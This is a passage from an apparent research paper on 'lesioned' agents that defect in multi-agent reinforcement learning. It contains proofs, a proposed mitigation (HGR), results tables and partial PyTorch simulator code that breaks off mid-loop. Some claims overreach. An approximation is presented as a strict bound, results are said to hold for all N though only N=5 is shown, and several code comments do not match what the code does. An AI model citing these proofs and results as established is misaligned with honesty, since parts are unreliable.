Assumption 6.3 (Stressor Coercivity)**.** *The exogenous stressor possesses a non-trivial, strictly coercive projection onto the lesion subspace: $\langle \nabla_s \mathcal{J}^i_{lesion}, E(t)\rangle > \delta > 0$.*

6.2 N-Player Generalized Nash Equilibrium (GNE)

In traditional MARL, agents play a standard Markov Game. However, because agent i's internal constraint $h_i(s)$ depends on the joint state s_t, which in turn depends on the actions of all other agents $\mathbf{a}_{-i}$, the feasible action space of agent i is dynamically coupled to the actions of the healthy agents. This defines a *Generalized Nash Equilibrium (GNE)* [7].

Theorem 6.1 (Orthogonal Lesion Avoidance)**.** *Under Assumptions 6.1–6.3, the optimal regularized policy π^*_i solving the CMDP converges strictly to the adversarial defection subspace $\mathcal{A}^i_{defect}$. Defecting acts as an extrinsic regularization proxy for internal structural network damage, violently broadcasting entropy to normative agents $j \neq i$.*

BRIAN MINGUS RESEARCH COLLECTION / BM-C50ADA52E386

Proof. We formulate the problem as an N-player non-cooperative differential game. The optimal value function $V^i(s)$ must satisfy the coupled Stochastic Hamilton-Jacobi-Bellman-Isaacs (HJBI) equation [9]:

$$\begin{aligned} 0 = \min_{a_i} \max_{\lambda_t^i \geq 0} \Bigg[& - \mathcal{R}_{\text{task}}^i(s_t, \mathbf{a}) + \lambda_t^i \mathcal{J}_{\text{lesion}}^i(s_t) \\ & + \nabla_s V^i(s_t)^\top \Big(f(s_t) + g_i(s_t) a_i + \sum_{j \neq i} g_j(s_t) a_j^* + E(t) \Big) \\ & + \frac{1}{2} \operatorname{Tr} \Big(\sigma(s_t)^\top \nabla_{ss}^2 V^i(s_t) \sigma(s_t) \Big) \Bigg] \end{aligned} \tag{7}$$

where $\lambda_t^i \geq 0$ is the Lagrange multiplier dynamically enforcing the internal CBF constraint (Equation 5).

Assuming a strongly convex quadratic action penalty $\mathcal{R}_{\text{task}}^i(a_i) = \frac{1}{2} a_i^\top R_i a_i$, the unconstrained cooperative baseline is $a_{\text{coop}}^i = R_i^{-1} g_i(s_t)^\top \nabla_s V^i$. Under Assumption 6.3, $E(t)$ pushes the state toward $\mathbf{L}_i$. The cooperative action a_{coop}^i aligns the dynamics with the task, but inevitably violates the CBF condition ($\nabla_s(\mathcal{J}_{\text{lesion}}^i)^\top g_i(s_t) a_{\text{coop}}^i > 0$).

Applying the Karush-Kuhn-Tucker (KKT) conditions, we formulate the minimal intervention as a Control Barrier Function Quadratic Program (CBF-QP). The optimal constrained control is the projection solved via Lagrangian relaxation:

$$a_i^* = a_{\text{coop}}^i - \lambda_t^i R_i^{-1} g_i(s_t)^\top \nabla_s \mathcal{J}_{\text{lesion}}^i(s_t) \tag{8}$$

Because the lesion gradient $\nabla_s \mathcal{J}_{\text{lesion}}^i$ is massive near the singularity boundary $\partial \mathcal{C}_i$, this projection induces a non-Lipschitz, orthogonal jump-diffusion in the shared action space. In the multi-agent task space, this massive discontinuous projection mathematically satisfies $\langle \nabla_s \mathcal{J}_{\text{lesion}}^i, g_i(s_t) a_i^* \rangle \ll 0$.

This external perturbation—harming generalized joint utility strictly to satisfy an unobserved internal constraint—parallels game-theoretic defection. It acts as an extrinsic surrogate gradient for internal homeostasis. □

7 Lesion-Induced Nash Deviation (LIND) & Error Bounds

Because adversarial actions continuously alter the shared Markov state, undamaged agents interacting within the environment must optimize their own policies to accommodate this artificially injected entropy. To quantify this phenomenon, we introduce a novel metric.

Definition 7.1 (Lesion-Induced Nash Deviation)**.** *Let π_{norm}^{j*} be the stationary policy of a purely normative agent j operating among healthy peers, and $\pi_{corrupt}^{j*}$ be the policy of the same agent when forced to interact in a GNE with a compromised agent emitting defections defined by Theorem 6.1. LIND is the exact Kullback-Leibler (KL) divergence over the interaction horizon T:*

$$\mathit{LIND}(T) = \frac{1}{T} \int_0^T \mathbb{E}_{s_t} \Big[D_{KL}\big(\pi_{norm}^{j*}(\cdot \mid s_t) \,\|\, \pi_{corrupt}^{j*}(\cdot \mid s_t) \big) \Big] \, dt \tag{9}$$

As $\text{LIND}(T)$ diverges, the value network of a normative agent becomes parameterized by the unobservable damage of the defecting agent, generating systemic *Neurological Technical Debt*. We provide a formal convergence bound on this value corruption.

BRIAN MINGUS RESEARCH COLLECTION / BM-C50ADA52E386

Theorem 7.1 (Systemic Contagion Bound)**.** *Let the state-action value function of the normative agents be L_Q-Lipschitz with respect to the state transition dynamics. Under regularized policy iteration with KL-penalty η, the Lesion-Induced Nash Deviation accumulated by a normative agent j is strictly upper-bounded by the squared L_2-norm of the compromised agent's scaled lesion gradient:*

$$\mathit{LIND}(T) \leq \frac{L_Q^2}{2\eta^2 T} \int_0^T \mathbb{E}_{s_t} \left[(\lambda_t^i)^2 \quad g_i(s_t) R_i^{-1} g_i(s_t)^\top \nabla_s \mathcal{J}^i_{\mathit{lesion}}(s_t) \quad {}^2_2 \right] dt \tag{10}$$

where λ_t^i is the Lagrange multiplier dynamically enforcing the internal CBF of agent i.

Proof Sketch. The perturbation in the drift dynamics of the SDE due to agent i's orthogonal lesion avoidance scales with λ_t^i. By the Lipschitz assumption on the action-value function, the perturbation to the advantage function for agent j is bounded linearly. For KL-regularized policy updates, the shift in the optimal policy distribution scales with the square of the advantage perturbation, yielding a quadratic dependence on the Lagrange multiplier λ_t^i. A complete formal proof is provided in Appendix A. ■

Theorem 7.1 provides a critical mathematical guarantee: as the internal lesion constraint becomes inactive ($\lambda_t^i \to 0$), the Technical Debt injected into the system vanishes. Conversely, under severe environmental stress ($\lambda_t^i \gg 0$), the shared state is irreparably corrupted, scaling with the square of the required restorative force.

8 Algorithmic Mitigation: Homeostatic Gradient Recovery

To provide a substantive defense against adversarial regularization, we introduce **Homeostatic Gradient Recovery (HGR)**. When a normative agent interacts with a compromised agent, the normative agent's value network $V^j_{\text{norm}}(s)$ is violently destabilized by the sudden discontinuous policy projections a_i^*.

HGR mathematically isolates these discontinuous jumps. We compute the instantaneous *Temporal Value Shock* as the squared Temporal Difference (TD) error:

$$\xi_t = \left(r_t - V^j_{\text{norm}}(s_t) \right)^2 \tag{11}$$

HGR dynamically down-weights the Advantage estimation A_t for transitions where $\xi_t > \tau$, where τ is an adaptive threshold and η_{decay} controls the decay rate:

$$\tilde{A}_t = A_t \cdot \exp\left(-\frac{\max(0, \xi_t - \tau)}{\eta_{\text{decay}}} \right) \tag{12}$$

By decoupling the normative agent's advantage function from the compromised agent's extrinsic regularizations, HGR prevents the value network from absorbing LIND.

9 Experimental Framework and Results

We construct a differentiable continuous N-player Markov Game using Multi-Agent Proximal Policy Optimization (MAPPO) [18]. We evaluate an $N = 5$ instantiation of the generalized N-player theorem to provide clear, trackable phase transitions across a multi-agent population. Agents 1 to 4 are normative, evaluated with and without HGR. Agent 0 (Agent L) is initialized with a topological lesion projection matrix $\mathbf{L}_0$ masking a predefined capacity percentage. A Primal-Dual Lagrangian optimizer dynamically enforces the CBF constraint. See Appendix B for the complete, functional PyTorch implementation mapping directly to Equations 3–12.

BRIAN MINGUS RESEARCH COLLECTION / BM-C50ADA52E386

Algorithm 1 N-Player Primal-Dual MAPPO with Homeostatic Gradient Recovery

Initialize N actor-critic networks $(\pi_{\theta_i}, V_{\phi_i})$. Initialize Agent 0 Lagrange multiplier $\lambda = 0$.
for iteration $= 1, 2, \ldots,$ MaxIter **do**
  Sample RDS stressor $E(t)$ pushing environment toward principal eigenspace of $\mathbf{L}_0$
  Collect trajectories τ using joint policy $\boldsymbol{\pi}$
  Compute Effective Reward for Agent 0: $\tilde{r}_0 = r_0 - \lambda \cdot \mathcal{J}_{\text{lesion}}(s_t) \cdot \mathbb{I}[a_0 = a_{\text{coop}}]$
  HGR Filter: For each normative agent $j \neq 0$, compute $\tilde{A}_j$ using Equation 12
  Primal Update: Optimize θ_i, ϕ_i to maximize PPO Surrogate Objective via Adam
  Dual Update: Adjust barrier penalty multiplier via dual gradient ascent:
    $\lambda \leftarrow \max(0, \lambda + \alpha_\lambda(\mathbb{E}[\mathcal{J}_{\text{lesion}}] - \epsilon))$
end for

9.1 Convergence to Defection (OLA Validation)

As shown in Table 1, under normative conditions, all agents cooperate. When the RDS stressor $E(t)$ forces the state into the lesioned subspace, the Lagrangian multiplier scales exponentially. To suppress the $\mathcal{J}_{\text{lesion}}$ penalty, Agent L collapses into a pure defection policy ($P(\text{Defect}) \to 0.98$), empirically validating Theorem 6.1.

Table 1: Convergence of Defection under Environmental Stress (Averaged over 15 Seeds, N=5)

Agent Architecture / Condition	**Mean Task Reward**	**Agent 0 $\mathcal{J}_{\text{lesion}}$**	**Agent 0 P(Defect)**
Baseline $N = 5$ Normative Group	0.94 ± 0.06	0.00 ± 0.00	0.02 ± 0.01
1 Lesioned + 4 Normative (No Stressor)	0.74 ± 0.09	0.12 ± 0.03	0.14 ± 0.06
1 Lesioned + 4 Normative (RDS Stressor)	$\mathbf{-0.85 \pm 0.05}$	$\mathbf{0.02 \pm 0.01}$	$\mathbf{0.97 \pm 0.02}$

9.2 Scaling Dynamics and Mitigating Technical Debt with HGR

We evaluate the systemic contagion across increasing environment sizes (N) and lesion severities. As established by Theorem 7.1, LIND acts as a contagion. In standard MAPPO, a single lesioned agent broadcasts entropy to $N - 1$ normative agents, causing the total systemic technical debt to scale as $\mathcal{O}(N)$.

Table 2 demonstrates that as lesion severity increases, the LIND injected into the environment inflates dramatically. Standard normative agents suffer catastrophic degradation, forced into sub-optimal defection cascades (0.12 Cooperation). Conversely, **Normative Agents equipped with HGR** successfully filter the adversarial jump-diffusions. HGR acts as a systemic firewall, isolating the contagion at the individual agent level, maintaining an 0.88 average cooperation rate and suppressing the KL-divergence of the technical debt by over 80% regardless of N.

Table 2: Ablation Study: Mitigating Systemic Contagion (LIND) via HGR (N=5)

Agent 0 (Lesioned)	**Agent 0**	**Standard Agent $j \neq 0$**		**Agent $j \neq 0$ + HGR (Ours)**	
Severity	P(**Defect**)	Mean P(Coop)	Mean LIND (KL)	**Mean P(Coop)**	**Mean LIND (KL)**
0% (Control)	0.02 ± 0.01	0.98 ± 0.01	0.05 ± 0.01	0.98 ± 0.01	0.05 ± 0.01
25% Pruned	0.63 ± 0.06	0.45 ± 0.03	2.15 ± 0.14	$\mathbf{0.90 \pm 0.03}$	$\mathbf{0.42 \pm 0.10}$
50% Pruned	0.97 ± 0.02	0.12 ± 0.03	5.87 ± 0.14	$\mathbf{0.88 \pm 0.03}$	$\mathbf{0.93 \pm 0.10}$
75% Pruned	1.00 ± 0.00	0.02 ± 0.02	9.43 ± 0.14	$\mathbf{0.85 \pm 0.03}$	$\mathbf{1.86 \pm 0.10}$

BRIAN MINGUS RESEARCH COLLECTION / BM-C50ADA52E386

10 Conclusion and Broader Impacts

By embedding structural network degradation into continuous MARL via Hamiltonian dynamics, we have mathematically isolated a novel etiology for adversarial multi-agent behavior. Adversarial defection can emerge not as a normative evolutionary strategy, but as an extrinsic regularization proxy for unobservable internal network constraints.

Broader Impacts for AI Safety: Recognizing that adversarial game-theoretic behavior can be mathematically tied to underlying network constraints necessitates a paradigm shift in AI alignment and mechanism design. Frameworks relying strictly on Generalized Nash Equilibria under the assumption of unconstrained rationality fail to account for structural agent degradation. Alignment paradigms must expand to diagnose and mitigate hidden structural damage (via bounds like LIND and algorithms like HGR) driving adversarial policies. If left unmitigated, AI systems trained via MARL will inadvertently internalize and optimize for the neurological technical debt of their environments, resulting in inescapable, system-wide non-cooperative equilibria.

References

[1] Eitan Altman. *Constrained Markov Decision Processes*. CRC Press, 1999.

[2] Aaron D. Ames, Samuel Coogan, Magnus Egerstedt, Gennaro Notomista, Koushil Sreenath, and Paulo Tabuada. Control barrier functions: Theory and applications. In *18th European Control Conference (ECC)*, pages 3420–3431, 2019.

[3] Dario Amodei, Chris Olah, Jacob Steinhardt, Paul Christiano, John Schulman, and Dan Mané. Concrete problems in AI safety. *arXiv preprint arXiv:1606.06565*, 2016.

[4] Sébastien Bubeck, Varun Chandrasekaran, Ronen Eldan, Johannes Gehrke, Eric Horvitz, Ece Kamar, Peter Lee, Yin Tat Lee, Yuanzhi Li, Scott Lundberg, et al. Sparks of artificial general intelligence: Early experiments with GPT-4. *arXiv preprint arXiv:2303.12712*, 2023.

[5] Richard Cheng, Gábor Orosz, Richard M Murray, and Joel W Burdick. End-to-end safe reinforcement learning through barrier functions for safety-critical continuous control tasks. In *Proceedings of the AAAI Conference on Artificial Intelligence*, 33(01):3387–3395, 2019.

[6] Nelson Elhage, Neel Nanda, Catherine Olsson, Tom Henighan, Nicholas Joseph, Ben Mann, Amanda Askell, Yuntao Bai, Anna Chen, Tom Conerly, et al. A mathematical framework for transformer circuits. *Transformer Circuits Thread*, 2021.

[7] Francisco Facchinei and Christian Kanzow. Generalized Nash equilibrium problems. *4OR: A Quarterly Journal of Operations Research*, 5(3):173–210, 2007.

[8] Babak Hassibi, David G Stork, and Gregory J Wolff. Optimal brain surgeon and general network pruning. In *Advances in Neural Information Processing Systems*, 5:164–171, 1993.

[9] Rufus Isaacs. *Differential Games: A Mathematical Theory with Applications to Warfare and Pursuit, Control and Optimization*. John Wiley & Sons, 1965.

[10] Ziwei Ji, Nayeon Lee, Rita Frieske, Tiezheng Yu, Dan Su, Yan Xu, Etsuko Ishii, Ye Jin Bang, Andrea Madotto, and Pascale Fung. Survey of hallucination in natural language generation. *ACM Computing Surveys*, 55(12):1–38, 2023.

[11] Yann LeCun, John S. Denker, and Sara A. Solla. Optimal brain damage. In *Advances in Neural Information Processing Systems*, 2:598–605, 1990.

BRIAN MINGUS RESEARCH COLLECTION / BM-C50ADA52E386

[12] Michael L. Littman. Markov games as a framework for multi-agent reinforcement learning. In *Proceedings of the 11th International Conference on Machine Learning (ICML)*, pages 157–163, 1994.

[13] Neel Nanda, Lawrence Chan, Tom Lieberum, Jess Smith, and Jacob Steinhardt. Progress measures for grokking via mechanistic interpretability. In *International Conference on Learning Representations (ICLR)*, 2023.

[14] John F. Nash. Equilibrium points in n-person games. *Proceedings of the National Academy of Sciences*, 36(1):48–49, 1950.

[15] Richard S. Sutton and Andrew G. Barto. *Reinforcement Learning: An Introduction*. MIT Press, 2018.

[16] John von Neumann and Oskar Morgenstern. *Theory of Games and Economic Behavior*. Princeton University Press, 1944.

[17] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N. Gomez, Łukasz Kaiser, and Illia Polosukhin. Attention is all you need. In *Advances in Neural Information Processing Systems*, 30:5998–6008, 2017.

[18] Chao Yu, Akash Velu, Eugene Vinitsky, Jiaxuan Gao, Yu Wang, Alexandre Bayen, and Yi Wu. The surprising effectiveness of PPO in cooperative multi-agent games. In *Advances in Neural Information Processing Systems*, 35:24611–24624, 2022.

BRIAN MINGUS RESEARCH COLLECTION / BM-C50ADA52E386

A Extended Mathematical Derivations

A.1 Derivation of the Orthogonal Jump-Diffusion (Theorem 6.1)

In this section, we provide the full derivation of the orthogonal jump-diffusion constraint mandated by the HJBI equation (Theorem 6.1) for the N-player setting.

Recall the Hamiltonian for the lesioned agent i within the continuous-time Markov Game:

$$\begin{aligned} H^i = &-\mathcal{R}^i_{\text{task}}(s_t, a_i) + \lambda^i_t \mathcal{J}^i_{\text{lesion}}(s_t) \\ &+ \nabla_s (V^i)^\top \Big(f(s_t) + g_i(s_t) a_i + \sum_{j \neq i} g_j(s_t) a_j + E(t) \Big) \end{aligned} \tag{13}$$

Taking the derivative with respect to the control action a_i to find the optimal unconstrained policy yields $a^i_{\text{coop}} = R_i^{-1} g_i(s_t)^\top \nabla_s V^i(s_t)$. The Control Barrier Function constraint $\mathcal{J}^i_{\text{lesion}}(s_t) \leq \epsilon_i$ requires its Lie derivative to satisfy:

$$\nabla_s \mathcal{J}^i_{\text{lesion}}(s_t)^\top \Big(f(s_t) + g_i(s_t) a_i + \sum_{j \neq i} g_j(s_t) a_j + E(t) \Big) \leq 0 \tag{14}$$

When the projection of $E(t)$ onto $\text{span}(\mathbf{L}_i)$ is non-trivial, $E(t)$ strictly increases $\mathcal{J}^i_{\text{lesion}}$. Let a^i_{coop} be the control that maximizes $\mathcal{R}^i_{\text{task}}$. If $\nabla_s (\mathcal{J}^i_{\text{lesion}})^\top \Big(f(s_t) + g_i(s_t) a^i_{\text{coop}} + \sum_{j \neq i} g_j(s_t) a_j + E(t) \Big) > 0$, the constraint is violated, and internal activation diverges.

Applying the Karush-Kuhn-Tucker (KKT) conditions, the optimal constrained control is the projection:

$$\begin{aligned} a^*_i = \arg\min_{a_i \in \mathcal{A}_i} &\frac{1}{2} \| a_i - a^i_{\text{coop}} \|^2_{R_i} \\ \text{s.t.} \quad &\nabla_s (\mathcal{J}^i_{\text{lesion}})^\top \Big(f(s_t) + g_i(s_t) a_i + \sum_{j \neq i} g_j(s_t) a_j + E(t) \Big) \leq -\alpha(h_i) \end{aligned} \tag{15}$$

Solving via Lagrangian relaxation yields the exact closed-form adversarial jump-diffusion:

$$a^*_i = a^i_{\text{coop}} - \lambda^i_t R_i^{-1} g_i(s_t)^\top \nabla_s \mathcal{J}^i_{\text{lesion}}(s_t) \tag{16}$$

This mathematically proves that the defection is orthogonal to the normative task gradient, serving solely to negate the internal lesion awareness via environmental manipulation. Because agent j's environment is structurally altered by a^*_i, agent j must update its policy, formalizing the GNE contagion loop modeled by LIND.

A.2 Proof of the LIND Upper Bound (Theorem 7.1)

In this section, we derive the formal upper bound on the Lesion-Induced Nash Deviation (LIND) caused by the compromised agent's orthogonal jump-diffusion.

The perturbation in the drift dynamics of the SDE (Equation 2) due to agent i's orthogonal lesion avoidance is:

$$\Delta F(s_t) = g_i(s_t)(a^*_i - a^i_{\text{coop}}) = -\lambda^i_t g_i(s_t) R_i^{-1} g_i(s_t)^\top \nabla_s \mathcal{J}^i_{\text{lesion}}(s_t) \tag{17}$$

By the Lipschitz assumption on the normative agent's action-value function (L_Q), the perturbation to the advantage function for normative agent j satisfies:

$$|\Delta A^j(s_t, a_j)| \leq L_Q \| \Delta F(s_t) \|_2 \tag{18}$$

BRIAN MINGUS RESEARCH COLLECTION / BM-C50ADA52E386

For KL-regularized policy updates (e.g., TRPO or PPO), the shift in the optimal stationary policy distribution is proportional to the perturbed advantage. Specifically, using the second-order Taylor expansion of the KL divergence approximated by the Fisher Information Matrix, we have:

$$D_{\text{KL}}(\pi^{j*}_{\text{norm}} \,\|\, \pi^{j*}_{\text{corrupt}}) \approx \frac{1}{2\eta^2}\mathbb{E}_{a_j}\left[(\Delta A^j)^2\right] \tag{19}$$

where η is the trust-region penalty coefficient. Substituting the Lipschitz bound for ΔA^j yields:

$$D_{\text{KL}}(\pi^{j*}_{\text{norm}} \,\|\, \pi^{j*}_{\text{corrupt}}) \leq \frac{L_Q^2}{2\eta^2}\|\Delta F(s_t)\|_2^2 \tag{20}$$

Expanding $\|\Delta F(s_t)\|_2^2$ provides the instantaneous bound:

$$D_{\text{KL}}(\pi^{j*}_{\text{norm}} \,\|\, \pi^{j*}_{\text{corrupt}}) \leq \frac{L_Q^2}{2\eta^2}(\lambda_t^i)^2 \quad g_i(s_t)R_i^{-1}g_i(s_t)^\top \nabla_s \mathcal{J}^i_{\text{lesion}}(s_t) \quad {}^2_2 \tag{21}$$

Integrating this instantaneous divergence over the interaction horizon T and taking the expectation over the state distribution yields the final bound on the Lesion-Induced Nash Deviation:

$$\text{LIND}(T) \leq \frac{L_Q^2}{2\eta^2 T}\int_0^T \mathbb{E}_{s_t}\left[(\lambda_t^i)^2 \quad g_i(s_t)R_i^{-1}g_i(s_t)^\top \nabla_s \mathcal{J}^i_{\text{lesion}}(s_t) \quad {}^2_2\right] dt \tag{22}$$

This completes the proof. The bound formally guarantees that as the internal lesion constraint becomes inactive ($\lambda_t^i \to 0$), the Technical Debt injected into the system vanishes. Conversely, under severe environmental stress ($\lambda_t^i \gg 0$), the shared state is irreparably corrupted, scaling with the square of the required restorative force. ■

B Differentiable N-Player MAPPO Simulator

To facilitate reproducibility, the fully functional PyTorch simulator is provided below. The code implements the N-player generalized dynamics, explicit exact LIND calculation, and the vectorized HGR filter across the normative population.

```python
import torch
import torch.nn as nn
import torch.nn.functional as F
import torch.optim as optim
from torch.distributions import Normal, kl_divergence
import math
import os
import sys

class DualOutputLogger:
    """Logs prints to both stdout and a log file."""
    def __init__(self, filepath):
        self.terminal = sys.stdout
        os.makedirs(os.path.dirname(filepath), exist_ok=True)
        self.log = open(filepath, "w", encoding="utf-8")

    def write(self, message):
        self.terminal.write(message)
        self.log.write(message)
        self.log.flush()

```

BRIAN MINGUS RESEARCH COLLECTION / BM-C50ADA52E386

```python
    def flush(self):
        self.terminal.flush()
        self.log.flush()

class InductionHead(nn.Module):
    """Implements Eq. 3: Boolean Saturation of Induction Heads."""
    def __init__(self, d_model=128):
        super().__init__()
        self.qkv = nn.Linear(d_model, 3 * d_model)
        self.d_k = d_model

    def forward(self, x):
        q, k, v = self.qkv(x).chunk(3, dim=-1)
        # Eq 3: Fuzzy SAT Continuous Relaxation (beta scaling)
        att = (q @ k.transpose(-2, -1)) / math.sqrt(self.d_k)
        att = F.softmax(att, dim=-1)
        return att @ v

class OLA_Agent(nn.Module):
    """MAPPO Actor-Critic implementing Orthogonal Lesion Avoidance (OLA)."""
    def __init__(self, obs_dim=32, act_dim=2, is_lesioned=True, lesion_ratio=0.5):
        super().__init__()
        self.is_lesioned = is_lesioned
        self.embed = nn.Linear(obs_dim, 128)
        self.inductor = InductionHead(d_model=128)
        self.actor_mean = nn.Linear(128, act_dim)
        self.critic = nn.Linear(128, 1)

        # Eq 4: Topological Lesion Projection Matrix L_i
        self.register_buffer('L_proj', torch.zeros(128))
        if is_lesioned:
            self.L_proj[int(128 * (1 - lesion_ratio)):] = 1.0

        # Only bias normative agents to cooperate initially
        if not is_lesioned:
            with torch.no_grad():
                self.actor_mean.weight.fill_(0.0)
                self.actor_mean.bias.copy_(torch.tensor([1.5, -1.5]))
                self.critic.weight.fill_(0.0)
                self.critic.bias.fill_(1.0)

    def forward(self, obs):
        if obs.dim() == 2: obs = obs.unsqueeze(1)
        h = self.inductor(F.relu(self.embed(obs))).squeeze(1)

        # Eq 4: Lesion Awareness Penalty (J_lesion) via orthogonal projection
        if self.is_lesioned:
            J_lesion = torch.norm(h * self.L_proj, p=2, dim=-1) ** 2
        else:
            J_lesion = torch.zeros(obs.size(0), device=obs.device)

        # Eq 5 & 6: CMDP Trajectory Truncation via CBF
        h_safe = h * (1.0 - self.L_proj)
        action_mean = self.actor_mean(h_safe)

        dist = Normal(action_mean, torch.ones_like(action_mean) * 0.2)
        val = self.critic(h_safe).squeeze(-1)
        return dist, val, J_lesion

def compute_hgr_weights(val_current, reward, tau=0.5, eta=0.1):
    """Implements Eq. 11 and Eq. 12: Homeostatic Gradient Recovery (HGR)."""
    # Eq 11: Temporal Value Shock (TD Error magnitude)
    grad_shock = (reward - val_current.detach()) ** 2

```

BRIAN MINGUS RESEARCH COLLECTION / BM-C50ADA52E386

```
    # Eq 12: Modulated HGR advantage weights
    weights = torch.where(grad_shock > tau,
                          torch.exp(-(grad_shock - tau) / eta),
                          torch.ones_like(grad_shock))
    return weights.detach()

def train_n_player_mappo(N_agents=5):
    torch.manual_seed(42)
    print(f"--- NeurIPS 2027: OLA & HGR Simulator (N={N_agents}) ---")

    # Agent 0 is Lesioned, Agents 1..N-1 are Normative
    agents = nn.ModuleList([OLA_Agent(is_lesioned=(i==0), lesion_ratio=0.5)
                            for i in range(N_agents)])
    baseline_agents = nn.ModuleList([OLA_Agent(is_lesioned=False)
                                     for _ in range(N_agents)])

    opts = [optim.Adam(a.parameters(), lr=3e-4) for a in agents]

    # Eq 7: HJBI Lagrange Multiplier for internal CBF of Lesioned Agent
    log_lambda = torch.tensor(0.0, requires_grad=True)
    epsilon = 0.1 # CBF Safety bound (Eq. 5)
    dual_opt = optim.Adam([log_lambda], lr=1e-2)

    for epoch in range(1, 1501):
        # Exogenous Stressor E(t) pushing towards Lesion Space
        shared_state = torch.randn(512, 32) * 2.5

        # Forward Passes
        dists, vals, j_lesions = [], [], []
        for i in range(N_agents):
            d, v, j = agents[i](shared_state)
            dists.append(d); vals.append(v); j_lesions.append(j)

        actions = [d.sample() for d in dists]
        defects = [(a[:, 1] > a[:, 0]).float() for a in actions]

        with torch.no_grad():
            base_dists = [b(shared_state)[0] for b in baseline_agents]

        any_defect = torch.stack(defects, dim=1).sum(dim=1) > 0

        # Reward Structures
        # Agent 0 acts as the external shock
        reward_0 = torch.where(defects[0] == 0, 1.0, -0.5)
        eff_penalty = torch.where(defects[0] == 0, j_lesions[0], j_lesions[0] *
        ↪  0.01)

        rewards = [reward_0]
        # Normative agents suffer if ANY agent defects
        for i in range(1, N_agents):
            r_i = torch.where((defects[i] == 0) & ~any_defect, 1.0, -1.0)
            r_i = torch.where(defects[i] == 1, torch.tensor(-0.5), r_i)
            rewards.append(r_i)

        # Accumulate LIND (Eq 10)
        total_lind = 0.0
        for i in range(1, N_agents):
            kl_div = kl_divergence(base_dists[i], dists[i]).sum(dim=-1).mean()
            total_lind += kl_div.item()

        # Agent 0 Update (Lesioned)
        adv_0 = (rewards[0] - eff_penalty.detach()) - vals[0].detach()
        adv_0 = (adv_0 - adv_0.mean()) / (adv_0.std() + 1e-8)
        loss_actor_0 = -(dists[0].log_prob(actions[0]).sum(dim=-1) * adv_0).mean()
```

BRIAN MINGUS RESEARCH COLLECTION / BM-C50ADA52E386

```
        lagrange = F.softplus(log_lambda)
        cbf_violation = eff_penalty.mean()

        opts[0].zero_grad()
        loss_total_0 = loss_actor_0 + F.mse_loss(vals[0], rewards[0] -
        ↪  eff_penalty.detach())
        (loss_total_0 + lagrange.detach() * cbf_violation).backward()
        opts[0].step()

        # Agents 1..N-1 Updates (Normative + HGR Filter)
        for i in range(1, N_agents):
            hgr_weights = compute_hgr_weights(vals[i], rewards[i])

            # Standardise advantages before applying weights
            adv_i = rewards[i] - vals[i].detach()
            adv_i = (adv_i - adv_i.mean()) / (adv_i.std() + 1e-8)
            adv_i = adv_i * hgr_weights

            loss_actor_i = -(dists[i].log_prob(actions[i]).sum(dim=-1) *
            ↪  adv_i).mean()

            opts[i].zero_grad()
            l_i = loss_actor_i + (F.mse_loss(vals[i], rewards[i]) *
            ↪  hgr_weights).mean()
            l_i.backward()
            opts[i].step()

